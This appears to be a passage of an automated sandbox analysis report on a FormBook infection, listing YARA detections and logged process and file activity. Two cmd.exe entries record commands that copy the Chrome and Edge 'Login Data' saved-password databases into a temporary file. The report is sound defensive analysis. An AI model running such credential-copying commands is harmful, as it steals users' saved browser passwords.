Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.6883034007.0000000003870000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.6883034007.0000000003870000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.6883034007.0000000003870000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000017.00000002.6883034007.0000000003870000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.6860784078.00000000032F0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.6860784078.00000000032F0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.6860784078.00000000032F0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000017.00000002.6860784078.00000000032F0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.6865229521.00000000035B0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.6865229521.00000000035B0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.6865229521.00000000035B0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000017.00000002.6865229521.00000000035B0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	330A407	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: ielowutil.exe PID: 1980, Parent PID: 4868

General

Target ID:	24
Start time:	17:43:55
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ielowutil.exe"
Imagebase:	0xb70000
File size:	221696 bytes
MD5 hash:	650FE7460630188008BF8C8153526CEB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ielowutil.exe PID: 5692, Parent PID: 4868

General

Target ID:	25
Start time:	17:44:03
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
Wow64 process (32bit):	true

Commandline:	"C:\Program Files (x86)\internet explorer\ielowutil.exe"
Imagebase:	0xb70000
File size:	221696 bytes
MD5 hash:	650FE7460630188008BF8C8153526CEB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7612**, Parent PID: **7768**

General

Target ID:	26
Start time:	17:44:38
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0xfa0000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	FB4466	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	45056	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 4f 7d 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .O}	success or wait	1	FB4466	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	FB4CD0	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	FC049F	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	45056	success or wait	1	FC04C9	ReadFile

Analysis Process: conhost.exe PID: **5456**, Parent PID: **7612**

General

Target ID:	27
Start time:	17:44:39
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7e6000000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6600**, Parent PID: **7768**

General

Target ID:	28
Start time:	17:44:39
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0xfa0000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	49152	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 4f 7d 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .O}	success or wait	1	FB4466	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	512	success or wait	1	FB4CD0	ReadFile

Analysis Process: conhost.exe PID: **4056**, Parent PID: **6600**

General

Target ID:	29
Start time:	17:44:40
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7e6000000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: firefox.exe PID: **6640**, Parent PID: **7768**

General

Target ID:	30
Start time:	17:44:41
Start date:	08/08/2022
Path:	C:\Program Files\Mozilla Firefox\firefox.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Mozilla Firefox\Firefox.exe
Imagebase:	0x7ff6a8ce0000
File size:	597432 bytes
MD5 hash:	FA9F4FC5D7ECAB5A20BF7A9D1251C851
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly